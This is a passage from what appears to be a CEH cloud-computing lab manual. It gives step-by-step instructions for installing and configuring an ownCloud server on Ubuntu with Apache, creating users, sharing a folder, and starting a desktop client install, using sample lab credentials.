35. Now to edit the ownCloud configuration file, type **gedit /etc/apache2/sites-available/owncloud.conf** and hit **Enter**.



```
root@ubuntu:/home/ubuntu
root@ubuntu:/home/ubuntu# touch /etc/apache2/sites-available/owncloud.conf
root@ubuntu:/home/ubuntu# ln -s /etc/apache2/sites-available/owncloud.conf /etc/
apache2/sites-enabled/owncloud.conf
root@ubuntu:/home/ubuntu# gedit /etc/apache2/sites-available/owncloud.conf
```

FIGURE 1.32: Configuring ownCloud

36. Owncloud.conf file opens in the text editor, type the following in the file:

```
<VirtualHost *:80>
ServerAdmin root@ubuntu
DocumentRoot "/var/www/html/owncloud/"
ServerName 10.10.10.9
ServerAlias ubuntu
<Directory "/var/www/html/owncloud/">
Options FollowSymLinks
AllowOverride All
Order allow,deny
allow from all
</Directory>
ErrorLog /var/log/apache2/owncloud-error_log
CustomLog /var/log/apache2/owncloud-access_log common
</VirtualHost>
```


Save and close the file when finished.



FIGURE 1.33: Configuring ownCloud

Configure Apache Web Server

37. Type **gedit /etc/apache2/apache2.conf** and hit **Enter**.




```
root@ubuntu:/home/ubuntu
root@ubuntu:/home/ubuntu# gedit /etc/apache2/apache2.conf
```

FIGURE 1.34: Configuring Apache web server

Module 19 - Cloud Computing

38. The apache2.conf file opens in a text editor, comment out **#IncludeOptional sites-enabled/*.conf** by adding # at the start, as shown in the screenshot. Then click the **Save** button and close the file.



```
apache2.conf
/etc/apache2

#
# The following directives define some format nicknames for use with
# a CustomLog directive.
#
# These deviate from the Common Log Format definitions in that they use %o
# (the actual bytes sent including headers) instead of %b (the size of the
# requested file), because the latter makes it impossible to detect partial
# requests.
#
# Note that the use of %{X-Forwarded-For}i instead of %h is not recommended.
# Use mod_remoteip instead.
#
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %o \"%{Referer}i\" \"%{User-Agent}i\""
host_combined
LogFormat "%h %l %u %t \"%r\" %>s %o \"%{Referer}i\" \"%{User-Agent}i\""
combined
LogFormat "%h %l %u %t \"%r\" %>s %o" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent

# Include of directories ignores editors' and dpkg's backup files,
# see README.Debian for details.


# Include generic snippets of statements
IncludeOptional conf-enabled/*.conf

# Include the virtual host configurations:
#IncludeOptional sites-enabled/*.conf

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
Plain Text Tab Width: 4 Ln 221, Col 45 INS
```

FIGURE 1.35: Configuring Apache web server

39. Back in the terminal window, type **systemctl restart apache2.service** and hit **Enter**.



```
root@ubuntu:/home/ubuntu
root@ubuntu:/home/ubuntu# systemctl restart apache2.service
root@ubuntu:/home/ubuntu#
```

FIGURE 1.36: Restart apache service

T A S K 6

Make ownCloud Admin Account

40. Now open a browser, type **localhost/owncloud/index.php** as the URL and hit **Enter**. OwnCloud page appears, here you will be creating an admin account. Enter the username and password (here **admin** and **qwert@123**).




FIGURE 1.37: Make ownCloud admin account

41. Scroll down to **configure the database** section and input the database details as shown in the screenshot. Then click **Finish setup** button.

Note: In this lab, the database username and password is **root/toor**.




FIGURE 1.38: Make ownCloud admin account

Module 19 - Cloud Computing

42. You will be redirected to the login page, here enter the user credentials of the admin account you just created.

Note: In this lab, the username and password is **admin/qwerty@123**.




FIGURE 1.39: ownCloud login page

43. After you log in, a pop-up window appears on the webpage. **Close** the pop-up.




FIGURE 1.40: A pop-up window

Module 19 - Cloud Computing

44. **ownCloud** webpage appears, displaying the directories containing files as shown in the screenshot:




FIGURE 1.41: ownCloud webpage

TASK 7
Add Users

45. Click **admin** at the top-right corner of the page and select **Users** from the drop-down list.




FIGURE 1.42: Selecting Users from the drop-down list

46. You will be redirected to the **Users** webpage. Here, you will be creating users who will be able to log in to the cloud server and access files.

Module 19 - Cloud Computing

47. You can either assign a user to a group or assign him/her admin privileges, by choosing a group or an admin from the drop-down list.
48. Enter a name in the **Login Name** field and mention a password in the **Password** field.
49. Click **Create**. This command creates a user account so that a user can log in to the cloud server using the given credentials.
50. In this lab, the user is assigned to **Groups**, and the username and password are **shane** and **florida@123**.




FIGURE 1.43: Adding Users

51. The newly created user appears under the list of users, as shown in the screenshot:




FIGURE 1.44: User added successfully

Module 19 - Cloud Computing

52. Click the menu icon in the top left corner and click **Files** icon. Here, you will be creating a new folder and sharing it with **shane**.




FIGURE 1.45: Creating a Folder

53. In the files page, click the **Add** icon and select **Folder**. As soon as you click the Folder icon, a text field appears.




FIGURE 1.46: Renaming the folder

Module 19 - Cloud Computing

54. Specify a folder name (here, **share**) in this field and press **Enter**.




FIGURE 1.47: Renaming the folder

55. The newly created folder appears on the page. Click on the **share** folder.




FIGURE 1.48: Folder Creating successfully

56. Click the **Add** button and then click the **Upload** button.




FIGURE 1.49: Uploading a file

Module 19 - Cloud Computing

57. A **File Upload** window appears; navigate to **Z:\CEH-Tools\CEHv10 Module 19 Cloud Computing\Shared Files**, select **car.jpg**, and click **Open**.




FIGURE 1.50: Uploading a file

58. The added file appears in the shared folder. Go back to the Files page and hover the mouse cursor on the folder and click **Share** icon.




FIGURE 1.51: Sharing the file

Module 19 - Cloud Computing

59. A right pane appears with sharing information. Type the name of the user with whom you want to share the file (**shane**). As you type the username, a hint is displayed below it. Click on the hint.




FIGURE 1.52: Sharing the file

60. The user is selected, and additional sharing options appear as shown in the screenshot.




FIGURE 1.53: File shared with a user

61. A folder named **share** is created in the shane's ownCloud account; whichever file is shared from this admin account is uploaded to this folder.
62. Minimize the browser window.
63. Now, navigate to the location `/var/www/html/owncloud/config/` and open the file **config.php** with **Text Editor**.
64. Change the php script by replacing **localhost** with the **local ip** (here **10.10.10.9**) in lines **9** and **12**, i.e. **0=>** and **'overwrite.cli.url'=>**, as shown in the screenshot.
65. By changing this script, the ownCloud website can be browsed by all the other hosts in the network.
66. Click **Save** from the menu bar and exit the text editor.


Note: You can instead press **Ctrl+S** to save the file.



```
Open ▾ config.php /var/www/html/owncloud/config Save
<?php
$CONFIG = array (
    'updatechecker' => false,
    'instancename' => 'ocnlb2t8ksql',
    'passwordsalt' => '5w456ZMB4pL+H/DMOJXMvFINu4XH3z',
    'secret' => '/sSBLPBeH8WtsBU9+RRE4boM3A1hYM6ZY2+UiepFkqpYtiiI',
    'trusted_domains' =>
        array (
            0 => '10.10.10.9',
        ),
    'datadirectory' => '/var/www/html/owncloud/data',
    'overwrite.cli.url' => 'http://10.10.10.9/owncloud',
    'dbtype' => 'mysql',
    'version' => '10.0.4.4',
    'dbname' => 'owncloud',
    'dbhost' => 'localhost',
    'dbtableprefix' => 'oc_',
    'mysql.utf8mb4' => true,
    'dbuser' => 'oc_admin',
    'dbpassword' => 'x00HXKJECg2tkZwbPX+c/LVzygBHDF',
    'logtimezone' => 'UTC',
    'installed' => true,
);
```

Figure 1.54: Editing the config file

67. Open up the terminal window and type **service apache2 restart** and hit **Enter**.



```
root@ubuntu:/home/ubuntu# service apache2 restart
root@ubuntu:/home/ubuntu#
```

FIGURE 1.55: Restarting all the services

68. Now log in to the **Windows 10** virtual machine.
 69. Launch a web browser, type the URL **http://10.10.10.9/owncloud** in the address bar, and press **Enter**.
- Note:** **10.10.10.9** is the IP address of **Ubuntu** virtual machine on which you set up ownCloud. This IP address may vary in your lab environment.

Module 19 - Cloud Computing

70. Here, you will log in to the ownCloud server as a user. Enter the credentials in the **Username (shane)** and **Password (florida@123)** text fields, and click **Log in**.




FIGURE 1.56: ownCloud login page

71. A pop-up window appears; close it.




FIGURE 1.57: A pop-up window

Module 19 - Cloud Computing

72. The ownCloud webpage appears, displaying all the directories along with the shared directory that contains all the files shared by the admin with this user (**shane**):




FIGURE 1.58: Shared directory

73. You may/may not be able to re-share, download or upload any files/directories as per the sharing (security) settings configured by the admin.




FIGURE 1.59: Shared file in the directory

Module 19 - Cloud Computing

T A S K 9

Install Desktop Client

74. Switch back to **Windows Server 2012** virtual machine. Navigate to **Z:\CEH-Tools\CEHv10 Module 19 Cloud Computing\ownCloud Desktop Client** and double-click **ownCloud-2.4.0.8894-setup.exe**.
75. The **ownCloud Setup** window appears; click **Next**.



FIGURE 1.60: ownCloud setup wizard

76. In the **Choose Components** step, leave the settings set to default, and click **Next**.

